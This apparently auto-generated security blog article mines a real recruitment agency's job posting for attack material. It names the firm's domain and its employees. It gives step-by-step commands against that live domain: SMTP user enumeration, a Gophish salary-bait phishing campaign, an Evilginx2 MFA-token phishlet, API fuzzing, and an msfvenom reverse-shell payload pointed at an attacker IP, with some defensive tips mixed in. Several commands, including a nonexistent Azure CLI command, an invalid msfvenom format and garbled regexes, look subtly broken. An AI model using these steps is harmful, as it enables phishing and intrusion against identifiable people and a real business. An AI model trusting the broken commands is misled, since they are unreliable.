Listen to this Post
Introduction:

Job postings on professional platforms like LinkedIn often disclose sensitive corporate information—employee names, direct email addresses, salary bands, and organizational hierarchies. Cybercriminals weaponize these seemingly benign posts for targeted phishing, business email compromise (BEC), and social engineering attacks. This article dissects a real recruitment advertisement, extracts actionable intelligence, and demonstrates how red teams and defenders can leverage or mitigate these exposure points using OSINT techniques, email security controls, and attacker simulation.
Learning Objectives:
- Identify and extract exploitable metadata (emails, salary ranges, contract durations) from public recruitment posts for threat modeling.
- Execute Linux and Windows command-line OSINT techniques to verify exposed information and map organizational attack surfaces.
- Implement email filtering rules, SPF/DKIM/DMARC hardening, and simulated phishing campaigns to defend against recruitment-themed BEC attacks.
You Should Know:
- Harvesting Corporate Email Patterns from Public Job Ads
The Method Recruitment post openly lists four employee email addresses: [email protected], [email protected], [email protected], and [email protected]. Attackers immediately deduce the corporate email naming convention: firstname.lastname@domain. This pattern enables brute-force enumeration of other employees using tools like `smtp-user-enum` or Metasploit’s auxiliary/scanner/smtp/smtp_enum.
Step‑by‑step guide – Email pattern enumeration on Linux:
 Install smtp-user-enum (Kali/Parrot)
sudo apt install smtp-user-enum

Generate a list of possible usernames (firstname.lastname)
for first in kirsten katie jane chloe; do
for last in dugan mitchell bithell wright; do
echo "$first.$last" >> users.txt
done
done

Enumerate against the mail server (find MX record first)
dig methodrecruitment.com.au MX
 Assume mx.methodrecruitment.com.au
smtp-user-enum -M VRFY -U users.txt -t mx.methodrecruitment.com.au -p 25
Windows alternative (PowerShell):
 Resolve MX record
Resolve-DnsName -Type MX methodrecruitment.com.au
 Test SMTP VRFY (requires Telnet client)
$smtp = New-Object System.Net.Sockets.TcpClient("mx.methodrecruitment.com.au", 25)
$stream = $smtp.GetStream()
$writer = New-Object System.IO.StreamWriter($stream)
$writer.WriteLine("VRFY kirsten.dugan")
$writer.Flush()
 Read response...
Defensive mitigation: Disable `VRFY` and `EXPN` commands on public-facing SMTP servers; enforce DMARC reject policies; rotate internal naming conventions for high-risk roles.
2. Social Engineering Using Salary and Contract Details
The post reveals precise compensation: $115k (Senior Financial Accountant), $170k (Executive Manager), $45/hour (Finance Officer, temp 29 Jun to 14 Aug). Attackers craft spear-phishing emails referencing these numbers to appear legitimate—e.g., “Your salary adjustment for the Executive Manager role (ref: $170k package) requires urgent document signing.” The 47‑day temp contract window also provides a narrow timeline for pressure tactics.
Step‑by‑step guide – Simulating a salary‑based BEC attack (educational use only):
 Use Gophish to clone the recruitment post as a landing page
 Install Gophish on Ubuntu
wget https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-v0.12.1-linux-64bit.zip
unzip gophish-v0.12.1-linux-64bit.zip
cd gophish-v0.12.1-linux-64bit
sudo ./gophish

Create a template with salary bait:
 "Confirm your $170k Executive Manager benefits by clicking here"
 Set up SMTP relay (use a disposable SendGrid account)
 Launch campaign targeting discovered emails
Windows defender simulation: Use `Send-MailMessage` in PowerShell to test email filtering rules:
$smtpServer = "your-smtp.internal"
$from = "[email protected]"  spoofed
$to = "[email protected]"
$subject = "URGENT: $170k Executive Manager salary confirmation"
$body = "Please verify your bank account for the $170k package. Link: http://phishing-test.local"
Send-MailMessage -SmtpServer $smtpServer -From $from -To $to -Subject $subject -Body $body
Mitigation: Implement DMARC with `p=reject` to prevent domain spoofing; train HR to never include exact salaries in public posts; deploy SEG (Secure Email Gateway) with regex rules detecting \$[0-9]{3,}k.
3. OSINT Mapping of Organizational Hierarchy
The job titles—Senior Financial Accountant, Executive Manager, Finance Officer, HR Advisor, Customer Service Manager—reveal reporting lines and internal role authority. Attackers build a targeted list of high-value accounts (Finance, Executive) for credential harvesting. LinkedIn cross‑referencing (using `theHarvester` or Maltego) enriches these roles with actual employee names.
Step‑by‑step guide – Automated hierarchy mapping:
 theHarvester to find additional email addresses from domain
theHarvester -d methodrecruitment.com.au -b linkedin,google -f results.html

Use Metagoofil to extract metadata from public PDFs (search site:methodrecruitment.com.au filetype:pdf)
metagoofil -d methodrecruitment.com.au -t pdf,doc,xls -o harvested_docs

Parse extracted emails and titles
cat results.html | grep -oP '[a-zA-Z0-9._%+-]+@methodrecruitment.com.au' | sort -u > emails_full.txt
Cloud hardening (Azure AD / M365): Enable Identity Protection policies that flag logins from unusual geolocations; configure Conditional Access to block legacy authentication for finance executives. Sample Azure CLI command:
az ad conditional-access policy create --name "Block Legacy Auth for Execs" --users "ExecutiveManagerGroup" --grant-controls Block --conditions '{"clientAppTypes": ["exchangeActiveSync","other"], "locations": {"includeLocations": ["All"]}}'
4. Exploiting Temporary Contract Windows for Urgency
The temp role from 29 Jun to 14 Aug creates a known availability window. Attackers deliver fake “background check” emails requiring immediate action before the contractor’s start date. This urgency bypasses rational scrutiny.
Step‑by‑step guide – Time‑based phishing campaign with Evilginx2 (proxy phishing):
 Set up Evilginx2 to capture MFA tokens for the recruitment portal
git clone https://github.com/kgretzky/evilginx2.git
cd evilginx2
make
sudo ./bin/evilginx -p phishlets/recruitment/

Create a phishlet that mimics the recruitment company’s Office 365 login page
 Configure lures with date parameters: "?temp_end=14-Aug"
 Send lure via Evilginx2’s built-in phishing emails
Linux command to monitor temporary access logs:
 Check /var/log/auth.log for unusual activity during the temp period
sudo journalctl --since "2026-06-29" --until "2026-08-14" | grep -i "failed password|authentication failure"
Defense: Use Azure AD Access Reviews to enforce MFA on all temp accounts; shorten temp contract account lifetime to exactly the posted period plus zero days.
5. API Security Lessons from Recruitment Forms
Many recruitment agencies embed third‑party API endpoints for resume submission (e.g., SendGrid, Greenhouse, or custom REST APIs). The post’s `mailto:` links indicate reliance on email, but a real attacker would probe for hidden `/api/resume/upload` endpoints. Improper API authentication leads to remote code execution via malicious PDFs.
Step‑by‑step guide – Fuzzing recruitment APIs:
 Use ffuf to discover hidden API endpoints (substitute domain)
ffuf -w /usr/share/wordlists/dirb/common.txt -u https://methodrecruitment.com.au/api/FUZZ -recursion -fc 404

Test file upload (malicious PDF with JavaScript)
curl -X POST https://methodrecruitment.com.au/api/resume/upload -F "[email protected]" -H "X-API-Key: null"

If successful, use Metasploit to generate PDF exploit
msfvenom -p windows/meterpreter/reverse_tcp LHOST=attacker_ip LPORT=4444 -f pdf > malicious.pdf
Windows API security check (using Postman & PowerShell):
 Invoke-RestMethod to test authentication bypass
$headers = @{ "X-API-Key" = "admin" }
Invoke-RestMethod -Uri "https://methodrecruitment.com.au/api/jobs" -Method Get -Headers $headers
 Look for 200 OK instead of 401 Unauthorized
Mitigation: Enforce strict API rate limiting (--rate-limit 10/m via NGINX), validate Content-Type against an allowlist, implement file‑sandboxing (e.g., VirusTotal API integration).
6. Defending Against Recruitment‑Themed Phishing with SIEM Rules
The exposed email addresses and job details fuel credential harvesting. Build a Splunk or ELK rule that triggers when an external email contains any of: salary numbers ($115k|$170k|$45/hour), the temp contract dates, or internal recruiter names.
Step‑by‑step guide – ELK (Elasticsearch) detection rule:
 Save as recruitment_phishing_rule.yml
name: "Recruitment Salary Mention in Email"
index: "email-logs-"
filter:
- term:
from_domain: "external"
- regexp:
subject: ".\$[0-9]{3,}k."
- regexp:
body: ".Executive Manager|Senior Financial Accountant."
alert:
- "slack"
slack_webhook_url: "https://hooks.slack.com/services/your_webhook"
Linux command to search mail logs:
 For Postfix logs
grep -E "\$115k|\$170k|45/hour" /var/log/mail.log | grep "status=sent"
Windows Event Log (Exchange):
Get-EventLog -LogName Application -Source "MSExchangeTransport" | Where-Object {$_.Message -match "\$170k"}
What Undercode Say:
- Key Takeaway 1: Public recruitment posts are goldmines for OSINT—attackers can automate email pattern enumeration, hierarchy mapping, and time‑window exploitation using simple Linux tools (
smtp‑user‑enum,theHarvester,ffuf). Red teams must routinely scrape their own job ads to pre‑identify exposed IOCs. - Key Takeaway 2: Defensive countermeasures require a layered approach: disable SMTP
VRFY, implement DMARCreject, deploy SEG regex rules for dollar amounts, and enforce MFA on all finance/HR accounts. Additionally, train recruiters to anonymize salary details and contract durations in external posts—this single change disrupts most passive OSINT attacks.
Analysis (≈10 lines): The Method Recruitment post exemplifies unconscious data leakage in HR marketing. While the intent is to attract talent, each disclosed salary becomes a phishing template variable; each employee email offers a valid RCPT TO for password spray attacks; each job title refines a BEC target list. The 47‑day temp window creates a predictable urgency that bypasses security awareness. From an adversarial perspective, this single post reduces reconnaissance time from days to minutes. Defenders should treat recruitment content as public threat intelligence—automate its ingestion into SIEMs and blocklist any external domains that scrape it. Moreover, organizations must adopt “secure by default” job portals that mask salary fields until after CAPTCHA verification. Without these controls, the talent acquisition function becomes an unwitting attack surface.
Prediction:
By 2027, AI‑driven OSINT crawlers will autonomously parse job posts, generate personalized phishing emails, and test for API vulnerabilities in real time. Recruitment agencies will shift toward tokenized salary disclosures (e.g., “Salary range: see encrypted link”) and adopt zero‑trust email gateways that quarantine any message containing dollar‑amount patterns. Meanwhile, adversarial LLMs will fine‑tune themselves on leaked HR data, producing spear‑phishing lures with 90% open rates. The winning defense will combine HR‑led data minimization (no exact figures, no employee emails, no contract windows) with proactive red teaming of every public post before it goes live. Failure to adapt will make recruitment the primary vector for BEC ransomware attacks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: We Are – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]


